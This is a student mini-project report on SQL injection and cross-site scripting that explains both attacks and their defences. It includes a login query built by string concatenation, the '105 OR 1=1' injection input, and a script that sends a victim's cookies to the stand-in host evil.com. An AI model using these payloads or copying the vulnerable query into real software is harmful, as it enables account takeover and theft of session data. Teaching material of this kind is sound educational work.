
MINI PROJECT REPORT
ON
SQL INJECTION AND CROSS SITE SCRIPTING

BACHELOR OF ENGINEERING (COMPUTER ENGINEERING)

SUBMITTED BY


Shreya Dharmadhikari	41016
Vaishnavi Jadhav	41026
Chaitanya Kulkarni	41043
Manas Sonawane	41247



DEPARTMENT OF COMPUTER ENGINEERING
P.E.S MODERN COLLEGE OF ENGINEERING
PUNE - 411005.

SAVITRIBAI PHULE PUNE UNIVERSITY

[2021 - 22]



Progressive Education Society's Modern College of Engineering Department of Computer Engineering Shivajinagar, Pune - 411005.

CERTIFICATE

This is to certify that the following students of Final Year Computer Engineering of PES's, Modern College of Engineering have successfully completed the Laboratory Practice III (Mini Project) under the guidance of Mrs. Prajakta Puranik

The Group Members are:

Shreya Dharmadhikari	41016
Vaishnavi Jadhav	41026
Chaitanya Kulkarni	41043
Manas Sonawane	41247

This is in partial fulfillment of the award of the degree Bachelor of Computer Engineering of Savitribai Phule Pune University.

Date:

(Mrs. Prajakta Puranik) Guide

(Prof. Dr. Mrs. S. A. Itkar) Head Department of Computer Engineering

External Examiner Internal

PROBLEM STATEMENT:

SQL Injection attacks and Cross -Site Scripting attacks are the two most common attacks on web application. Develop a new policy-based Proxy Agent, which classifies the request as a scripted request or query-based request, and then, detects the respective type of attack, if any in the request. It should detect both SQL injection attack as well as the Cross-Site Scripting attacks.

SOFTWARE AND HARDWARE:

HTML, JS, PHP, SQL, 8GB RAM, 1 TB HDD.

THEORY:

SQL INJECTION:

- SQL injection is a code injection technique that might destroy your database.
- SQL injection is one of the most common web hacking techniques.
- SQL injection is the placement of malicious code in SQL statements, via web page input.
- SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

Example

```
$query = "select * from doctor where email_id='$email_id_doc' and password='$password_doc'";

$result = mysqli_query($conn, $query);
```

SQL Injection Based on 1=1 is Always True

Look at the example above again. The original purpose of the code was to create an SQL statement to select a user, with a given user id.

If there is nothing to prevent a user from entering "wrong" input, the user can enter some "smart" input like this:

UserId: 105 OR 1=1

Then SQL will Look like this :

SELECT * FROM Users WHERE Userid = 105 OR I=1;

The SQL above is valid and will return ALL rows from the "Users" table, since OR 1=1 is always TRUE.

Does the example above look dangerous? What if the "Users" table contains names

and passwords? The SQL statement above is much the same as this:

SELECT UserId, Name, Password FROM Users WHERE UserId = 105 or 1=1;

A hacker might get access to all the user names and passwords in a database, by simply inserting 105 OR 1=1 into the input field.

AVOIDING SQL INJECTION:

Primary Defenses:

- Option 1: Use of Prepared Statements (with Parameterized Queries)
- Option 2: Use of Stored Procedures
- Option 3: Allow-list Input Validation
- Option 4: Escaping All User


Supplied Input Additional Defenses:

- Also: Enforcing Least Privilege
- Also: Performing Allow-list Input Validation as a Secondary Defense


The best way to prevent SQL Injections is to use safe programming functions that make SQL Injections impossible: parameterized queries (prepared statements) and stored procedures. Every major programming language currently has such safe functions and every developer should only use such safe functions to work with the database.

As a general rule of thumb: if you find yourself writing SQL statements by concatenating strings, think very carefully about what you are doing.


You need to be very careful to escape characters everywhere in your codebase where an SQL statement is constructed.




Entering Correct Username and Password.



Successfully Logged in



SQL Injection



Logged in after SQL injection

Cross-Site Scripting (XSS):

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code.

A web page or web application is vulnerable to XSS if it uses unsensitized user input in the output that it generates. This user input must then be parsed by the victim's browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

JavaScript can still be dangerous if misused as part of malicious content:

- Malicious JavaScript has access to all the objects that the rest of the web page has access to. This includes access to the user's cookies. Cookies are often used to store session tokens. If an attacker can obtain a user's session cookie, they can impersonate that user, perform actions on behalf of the user, and gain access to the user's sensitive data.
- JavaScript can read the browser DOM and make arbitrary modifications to it. Luckily, this is only possible within the page where JavaScript is running.
- JavaScript can use the XMLHttpRequest object to send HTTP requests with arbitrary content to arbitrary destinations.
- JavaScript in modern browsers can use HTML5 APIs. For example, it can gain access to the user's geolocation, webcam, microphone, and even specific files from the user's file system. Most of these APIs require user opt-in, but the attacker can use social engineering to go around that limitation.


The following is a snippet of server-side pseudocode that is used to display the most recent comment on a web page:

```
print "<html>" print "<h1>Most recent
comment</h1>" print database.latestComment print
"</html>"
<script>doSomethingEvil ();
</script>
```

Stealing Cookies Using XSS

Criminals often use XSS to steal cookies. This allows them to impersonate the victim. The attacker can send the cookie to their own server in many ways. One of them is to execute the following client-side script in the victim's browser:

```
<script>
window.location="http://evil.com/?cookie=" + document.cookie </script>
```



For example, '<' is the HTML encoding for the '<' character. If you include:

<script>alert('testing') </script>

in the HTML of a page, the script will execute. But if you include:

<script> alert('testing')</script>

in the HTML of a page, it will print out the text "<script>alert('testing') </script>", but it will not actually execute the script. By escaping the <script> tags, we prevented the script from executing. Technically, what we did here is "encoding" not "escaping", but "escaping" conveys the basic concept (and we'll see later that in the case of JavaScript, "escaping" actually is the correct term).


The following can help minimize the chances that your website will contain XSS vulnerabilities:


- Using a template system with context-aware auto-escaping.
- Manually escaping user input (if it's not possible to use a template system with context- aware auto-escaping).
- Understanding common browser behaviors that lead to XSS.
- Learning the best practices for your technology.

Specify the correct Content-Type and charset for all responses that can contain user data.

- Without such headers, many browsers will try to automatically determine the appropriate response by performing content or character set sniffing. This may allow external input to fool the browser into interpreting part of the response as HTML markup, which in turn can lead to XSS.

- Make sure all user-supplied URLs start with a safe protocol.
- It's often necessary to use URLs provided by users, for example as a continue URL to redirect after a certain action, or in a link to a userspecified resource. If the protocol of the URL is controlled by the user, the browser can interpret it as a scripting URI (e.g. JavaScript:, data:, and others) and execute it. To prevent this, always verify that the URL begins with a whitelisted value (usually only http:// or https://).
- Host user-uploaded files in a sandboxed domain.





CONCLUSION:

Successfully added SQL Injection and Cross Site Scripting to our website pages and also prevented it.